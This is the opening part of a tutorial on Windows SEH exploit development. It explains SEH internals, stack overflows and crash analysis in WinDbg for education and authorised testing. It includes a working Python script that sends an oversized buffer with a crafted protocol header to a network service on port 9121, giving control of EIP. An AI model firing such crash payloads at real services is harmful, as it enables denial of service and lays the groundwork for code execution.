SEH Exploit Development - From Crash to Shell

A deep, beginner-friendly, and technically rigorous walkthrough of how Windows Structured Exception Handling works, how attackers abuse it to hijack execution, and how modern defenses try to stop them.
1. Introduction: Why SEH Still Matters
Structured Exception Handling (SEH) is the mechanism Windows uses to deal with errors that occur while a program is running - a division by zero, a read from an invalid memory address, an explicit throw from C++ code, and so on. It is one of the oldest and most elegant subsystems in the Windows runtime, and for roughly two decades it has also been one of the most reliably exploitable.
The reason is structural. SEH stores its bookkeeping data - specifically, pointers to the functions that should run when something goes wrong - directly on the stack, intermixed with ordinary local variables. A stack buffer overflow can therefore corrupt not only return addresses but the exception-handling machinery itself. When the program subsequently faults, the operating system faithfully calls a “handler” that the attacker now controls.
What you will learn. By the end of this article you will understand the exact Windows data structures involved (
TEB,_NT_TIB,_EXCEPTION_REGISTRATION_RECORD,CONTEXT,_EXCEPTION_DISPOSITION), how the dispatcher walks the SEH chain, how an attacker overwrites that chain, why the POP POP RET gadget is the linchpin of the technique, how short jumps and “island hopping” bridge the gap to shellcode, and finally howSafeSEH,SEHOP,DEP, andASLRchange the game.
We will use a real, classic stack overflow in a 32-bit network service as our laboratory. Every concept is paired with a debugger screenshot so you can connect abstract theory to concrete bytes in memory.
Everything here is intended for defensive research, education, and authorized testing only. Run these techniques exclusively against software and systems you own or are explicitly permitted to test. Memory-corruption exploitation against systems you do not control is illegal in most jurisdictions.
2. Prerequisites and Mental Model
To follow along comfortably you should be familiar with:
- x86 (32-bit) assembly basics - registers (
EAX,ECX,ESP,EBP,EIP), the stack,PUSH/POP/CALL/RET/JMP. - The call stack - how function calls push a return address and a stack frame.
- A debugger - the screenshots use WinDbg, but the ideas transfer to any Windows debugger.
Here is the single most important mental model for this entire article:

Figure 2.1 - The five-step skeleton of every SEH overflow. The rest of this article is just filling in the details of each box.
Notice that an SEH overflow requires two distinct events: the overflow that corrupts the handler, and a second exception that causes the OS to actually call that corrupted handler. This two-stage nature is what makes SEH exploitation different from a classic return-address overwrite.
3. Buffer Overflows in 90 Seconds
A buffer is a fixed-size region of memory reserved to hold data - for example, a 500-byte array on the stack to hold an incoming network message. A buffer overflow happens when a program writes more data into that buffer than it can hold, spilling past its boundary and overwriting whatever sits next to it in memory.
On the stack, “whatever sits next to it” includes extremely sensitive control data:

Figure 3.1 - A stack buffer overflow grows toward higher addresses (data is copied forward), so it can clobber the saved return address and, crucially for us, the SEH records stored higher up the stack.
In a classic overflow, the attacker overwrites the saved return address so that when the function executes RET, EIP is loaded with an attacker-chosen value. In an SEH overflow, the attacker instead (or additionally) overwrites the exception handler pointers. Both ultimately achieve the same goal - control of EIP - but through different paths.
Why target SEH at all if return-address overwrites exist? Because of stack cookies (
/GS). Compilers insert a random “canary” value before the return address and check it beforeRET. If the canary was overwritten, the program aborts before using the corrupted return address. But the SEH records often live beyond the canary, and a fault can be triggered to invoke the handler before the cookie check ever runs - sidestepping/GSentirely. SEH overwrites became popular precisely because they routinely bypass stack cookies.
4. Triggering the First Crash
Our target is a 32-bit Windows network service that accepts data on TCP port 9121. The application expects a structured message with a header followed by a body. By sending an over-long body of A characters (0x41), we can overflow an internal stack buffer.
The proof-of-concept below builds the protocol header the service expects, then appends 1000 bytes of 0x41:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
from struct import pack
import sys
import socket

try:
    port = 9121
    host = sys.argv[1]
    size = 1000
    inputbuffer = b"\x41" * size                  # 1000 "A" bytes

    header  = b"\x75\x19\xba\xab"
    header += b"\x03\x00\x00\x00"
    header += b"\x00\x40\x00\x00"
    header += pack('<I', len(inputbuffer))         # body length
    header += pack('<I', len(inputbuffer))         # body length (again, per protocol)
    header += pack('<I', inputbuffer[-1])          # trailer byte
    buf = header + inputbuffer

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    s.send(buf)
    s.close()
    print("[+] Done!")

except socket.error:
    print("[-] Unable to connect to the target")

Figure 4.1 - The initial crash script. The header is crafted to satisfy the service’s protocol parser so that our 1000 A bytes are actually copied into the vulnerable stack buffer rather than being rejected early.
We launch it against the target:
1
python3 seh_overflow.py 10.0.2.15

Figure 4.2 - The script connects, sends the payload, and prints [+] Done!. From the network side everything looks normal; the damage happens inside the target process.
A successful exploit-development run almost always starts with a controlled, repeatable crash. If you cannot reliably crash the target, you cannot reliably exploit it. The first goal is reproducibility, not code execution.
5. Analyzing the Crash in the Debugger
With the service running under a debugger, the oversized input produces an access violation. The first thing we notice is that one of our 0x41 bytes has landed inside a CPU register:

Figure 5.1 - The debugger reports an access violation. EAX now holds 41414141 (“AAAA”), proving our input reached a place where it influences program state.
Looking at the faulting instruction tells the story precisely:

Figure 5.2 - The crash occurs at call dword ptr [eax+24h]. Because EAX = 41414141, the CPU tries to read a function pointer from 41414141 + 0x24 = 41414165, which is unmapped memory. The ??????? next to the operand confirms the address is invalid. The register dump shows eax=41414141 - a direct fingerprint of our buffer.
The arithmetic is worth doing by hand because it builds intuition:
1
2
3
EAX           = 0x41414141      ("AAAA", little-endian on the stack)
displacement  = 0x00000024
target        = 0x41414141 + 0x24 = 0x41414165   -> invalid, unmapped
Our data is also still sitting on the stack. Dumping memory around ESP shows the payload survived intact:
1
dds esp L30

Figure 5.3 - dds (“dump dword symbols”) around ESP shows long runs of 41414141. Our buffer is everywhere on the stack - useful later when we need a place to stash shellcode.
If we let the process continue past the first-chance exception, the situation escalates: EIP itself becomes attacker-controlled.
1
g

Figure 5.4 - After resuming, EIP = 41414141. The instruction pointer is now under our control. The interesting question is how we got here - and the answer is the exception-handling machinery, which is exactly what we will dissect next.
First chance vs. second chance. When an exception is raised, the debugger sees it first (the first chance) before the application’s own handlers run. If the application’s handlers fail to resolve it, the debugger sees it again (the second chance). The transition from Figure 5.1 to Figure 5.4 is the OS attempting to dispatch the exception through the (now corrupted) SEH chain.
6. Windows Exceptions: Hardware vs. Software
Before we can weaponize exceptions, we need to understand what an exception is. Windows splits them into two families:

Figure 6.1 - Exceptions originate either from the processor (hardware) or from software explicitly signaling an error condition.
- Hardware exceptions are initiated by the CPU itself. When a program does something the processor cannot complete - dereference an invalid pointer, divide by zero, execute a privileged instruction in user mode - the CPU raises a fault and transfers control to the operating system.
- Software exceptions are raised by code, typically through the
RaiseExceptionAPI or a language runtime (C++throw, for example). They signal conditions the program defines as exceptional.
Either way, once an exception exists, Windows must answer one question: which piece of code is responsible for handling it? That responsibility is precisely what Structured Exception Handling tracks.
The access violation we triggered in Section 5 is a hardware exception - the CPU could not complete the memory access at
0x41414165. The operating system’s response to that hardware exception is what walks us into the SEH chain.
7. Structured Exception Handling Internals
The operating system must locate the correct exception handler whenever an unexpected event occurs. The critical insight is that SEH operates on a per-thread basis: every thread maintains its own independent chain of handlers.

Figure 7.1 - Structured exception handling is a per-thread concept. Each thread is described by a structure called the Thread Environment Block (TEB), which stores thread-specific information - including the head of that thread’s exception-handler chain.
7.1 The TEB and the PEB
Two structures anchor everything:
- TEB - Thread Environment Block. One per thread. Holds thread-local data: the stack boundaries, the thread ID, thread-local storage, and - at its very beginning - the head of the SEH chain.
- PEB - Process Environment Block. One per process. Holds process-wide data: the list of loaded modules, process parameters, heap information, and global flags that (as we will see) influence exception dispatching and mitigations.

Figure 7.2 - A process has a single PEB but one TEB per thread. Each TEB owns a separate SEH chain, which is why exception handling is described as per-thread.
We can confirm the layout in the debugger by dumping the TEB type:
1
dt nt!_TEB

Figure 7.3 - The _TEB begins (offset +0x000) with a nested structure named _NT_TIB (the “Thread Information Block”). Because it sits at the very start of the TEB, its first field is also the first thing a thread’s FS segment points to.
How do you find the PEB? From any thread you can reach it through the TEB. Later, in Figure 16.3, you will see WinDbg’s
!teboutput report thePEB Addressdirectly. The PEB matters to us because it holds theImageBaseAddressand the global flags that DEP and SafeSEH consult.
7.2 FS:[0] and the Exception List
On 32-bit Windows, the FS segment register always points to the TEB of the currently executing thread. Because _NT_TIB is the first member of the TEB, and the exception list is the first member of _NT_TIB, the head of the SEH chain lives at the famous address FS:[0].
1
dt _NT_TIB

Figure 7.4 - The first member of _NT_TIB (offset +0x000) is ExceptionList, typed as a pointer to _EXCEPTION_REGISTRATION_RECORD. This is the head of the singly linked list of handlers - and it is reachable at FS:[0].
![Diagram: FS:[0] to NT_TIB to ExceptionList to first registration record](/../images/seh-diagram-05.png)
Figure 7.5 - The lookup path the CPU/OS follows to find a thread’s first exception handler: FS:[0] → _NT_TIB → ExceptionList → first registration record.
Commit
FS:[0]to memory. When you read Windows internals papers, exploit write-ups, or malware analyses, “fs:[0]” is shorthand for “the head of the current thread’s SEH chain.” Seeing a program write tofs:[0]means it is installing or removing an exception handler.
7.3 The Exception Registration Record
Each link in the SEH chain is an _EXCEPTION_REGISTRATION_RECORD. It is tiny - just two 4-byte pointers:
1
dt _EXCEPTION_REGISTRATION_RECORD

Figure 7.6 - An _EXCEPTION_REGISTRATION_RECORD has exactly two members: Next at +0x000 (a pointer to the following record) and Handler at +0x004 (a pointer to the handler callback function).
The two fields play distinct roles:
Nextlinks one record to the next, forming a singly linked list. The final record’sNextis set to0xFFFFFFFFto mark the end of the chain.

Figure 7.7 - Next acts as the link between registration records, threading them into a singly linked list of registered handlers.
Handlerpoints to the callback function that the OS will invoke to try to resolve the exception.
